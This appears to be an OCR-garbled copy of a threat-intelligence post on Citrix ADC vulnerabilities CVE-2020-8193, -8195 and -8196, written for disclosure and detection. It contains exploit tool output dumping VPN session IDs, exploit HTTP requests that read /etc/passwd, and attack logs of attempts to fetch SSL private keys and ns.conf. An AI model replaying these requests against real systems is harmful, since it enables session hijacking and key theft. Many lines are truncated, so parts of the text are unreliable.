RIFT: Citrix ADC Vulnerabilities CVE-2020-8193, CVE-2020-8195 and CVE-2020-8196 Intelligence

10 July 2020 By RIFT: Research and Intelligence Fusion Team

Research Threat Intelligence

tl;dr


Citrix disclosed on July 7 … blog is a summary of what we know as the sit…

About the Research and I…

RIFT leverages our strat… threat intelligence, ranging from IoCs and … r security is an arms race where both attack… ing. To ensure that our managed services rema… ter with Fox-IT at its core. This multidisciplin… strategies.

Timeline of …

Timeline… -8193, 8195 an…



Click for larger image

SANS Reporting

SANS reported on July 9th that they saw initial scanning activity but it was unclear for which vulnerability.

Exploit Development Impact

Public reporting on July 8th, 2020 by Donny Maasland discussed how the vulnerability could be exploited.

As of July 10th, RIFT has confirmed that this vulnerability can be used to extract valid VPN sessions from a vulnerable instance.

```
→  nitrix git:(main) ✗ python nitrix.py https://citrix.vuln.local sessions
[*] Target = citrix.vuln.local
[*] Date = Fri, 10 Jul 2020 19:22:45 UTC
[*] Dumping sessions ..
[-] Creating session..
[+] Got session: 25f06683de497994cb634febb5cbe949
[-] Fixing session..
[-] Getting rand..
[+] Got rand: 1867817310.1594408967440718
[-] Re-breaking session..
[-] Getting file..
[+] Sessions:

        SESSID=0eb677c098c3bf526cd13a24ead5700d
        SESSID=25f06683de497994cb634febb5cbe949
        SESSID=4ac9a0f0bb5c471a1d63d8dc34bb6c4d
        SESSID=b2b7760a763a496bdff891b5c169a960
        SESSID=93dae206d44aa5eae6ea397d170612b9
        SESSID=88b
        SESSID=3fa
        SESSID=ea0
        SESSID=f09
        SESSID=f15
        SESSID=392
        SESSID=023
        SESSID=633
```

Combinatio

Two issues if combined


- CVE-2020-8193 – an aut
- CVE-2020-8195 and CVE
  We have seen these tw

```
POST /pcidss/report?                                                    oot&set=1 HTTP/1.1
[redacted]
User-Agent: Mozilla/
Accept: application/
Accept-Language: en-
Content-Type: applic
X-Nitro-Pass: kRcEnF
X-Nitro-User: e4LZnj
[redacted]
Connection: Keep-Ali
Content-Length: 45

<appfwprofile><login></login></appfwprofile>
```

```
POST /rapi/filedownload?filter=path:%2Fetc%2Fpasswd HTTP/1.1
[redacted]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:55.0) Gecko/20100101 Firefox/55
Accept: */*
Accept-Language: en-US,en;q=0.5
Content-Type: application/xml
Cookie: [redacted]
Rand_key: 1968033329.1594279178769461
X-Nitro-Pass: kRcEnFy6
X-Nitro-User: e4LZnjB9
[redacted]
Connection: Keep-Alive
Content-Length: 32

<clipermission></clipermission>
```

Volume of Attacks

As of July 11th at midday we see the following volumes of attacks.



Click for larger image

Same Actor

We note the following a

Time	apac			apache2.access.user_agent.original
Jul 11, 2020 @ 08:13:38.000	POST		ernname	python-requests/2.23.0
Jul 11, 2020 @ 08:07:03.000	POST		ernname	python-requests/2.23.0
Jul 11, 2020 @ 08:07:03.000	POST		ernname	python-requests/2.23.0
Jul 11, 2020 @ 08:07:03.000	POST		ernname	python-requests/2.23.0
Jul 10, 2020 @ 09:52:44.000	GET			python-requests/2.24.0
Jul 10, 2020 @ 09:52:22.000	GET			python-requests/2.24.0
Jul 10, 2020 @ 09:52:2	GET			python-requests/2.24.0
Jul 10, 2020 @ 09:52:21.000	GET			python-requests/2.24.0

Attempts to
also SSL/TL
words and

Time	apacr			
Jul 11, 2020 @ 11:02:11.000	POST			Win64; x64; rv:55.0) Gecko/20100101 Fi
Jul 11, 2020 @ 10:17:50.000	POST			
Jul 11, 2020 @ 10:17:50.000	POST			
Jul 11, 2020 @ 10:17:49.000	POST			
Jul 11, 2020 @ 10:17:48.000	POST	144.202.93.96	/rapi/filedownload?filter=path:ssl%2Fns-sftrust-root.cert	python-requests/2.22.0
Jul 11, 2020 @ 10:17:48.000	POST	144.202.93.96	/rapi/filedownload?filter=path:ssl%2Fns-sftrust.cert	python-requests/2.22.0
Jul 11, 2020 @ 10:17:47.000	POST	144.202.93.96	/rapi/filedownload?filter=path:ssl%2Fns-root.cert	python-requests/2.22.0
Jul 11, 2020 @ 10:17:47.000	POST	144.202.93.96	/rapi/filedownload?filter=path:ssl%2Fns-server.cert	python-requests/2.22.0
Jul 11, 2020 @ 10:17:46.000	POST	144.202.93.96	/rapi/filedownload?filter=path:ssl%2Fns-azure.key	python-requests/2.22.0
Jul 11, 2020 @ 10:17:45.000	POST	144.202.93.96	/rapi/filedownload?filter=path:ssl%2Fns-azure-root.key	python-requests/2.22.0
Jul 11, 2020 @ 10:17:45.000	POST	144.202.93.96	/rapi/filedownload?filter=path:ssl%2Fns-sftrust.key	python-requests/2.22.0
Jul 11, 2020 @ 10:17:44.000	POST	144.202.93.96	/rapi/filedownload?filter=path:ssl%2Fns-sftrust-root.key	python-requests/2.22.0
Jul 11, 2020 @ 10:17:43.000	POST	144.202.93.96	/rapi/filedownload?filter=path:ssl%2Fns-server.key	python-requests/2.22.0
Jul 11, 2020 @ 10:17:43.000	POST	144.202.93.96	/rapi/filedownload?filter=path:ssl%2Fns-root.key	python-requests/2.22.0
Jul 11, 2020 @ 10:17:42.000	POST	144.202.93.96	/rapi/filedownload?filter=path:%2Fnsconfig%2Fssl%2F	python-requests/2.22.0
Jul 11, 2020 @ 10:17:41.000	POST	144.202.93.96	/rapi/filedownload?filter=path:%2Fetc%2Fresolv.conf	python-requests/2.22.0
Jul 11, 2020 @ 10:17:41.000	POST	144.202.93.96	/rapi/filedownload?filter=path:%2Fnsconfig%2Fns.conf	python-requests/2.22.0

Click for larger image

Detection

A Sigma rule is available.

Exposure

Based on Rapid7 Opendata from June between 2,500 and 6,000 devices are exposed with 2,527 on port 443. Shodan reports ~6,000 across all ports.

Impact and Advice

NCC Group's RIFT have been able to achieve compromise in certain, at the moment, esoteric configurations.

Our advice is that patches should be deployed as soon as is possible.

Change Log

July 11th, 2020 @ 14:40 – v1.5 – added timeline graphic
July 11th, 2020 @ 12:25 – v1.4 – added various exploitation attempts and volumes
July 10th, 2020 @ 20:50 – v1.3 – Added exposure volumes
July 10th, 2020 @ 20:35 – v1.2 – Discussed exploit development and impact
July 10th, 2020 @ 20:01 – v1.1 – Sigma added
July 10th, 2020 @ 13:50 – v1.0 – Initial version

unting capabilities to
ection capabilities to
ity is an arms race
prove their tools and
effective against the
Fox-IT at its core. This
gence into powerful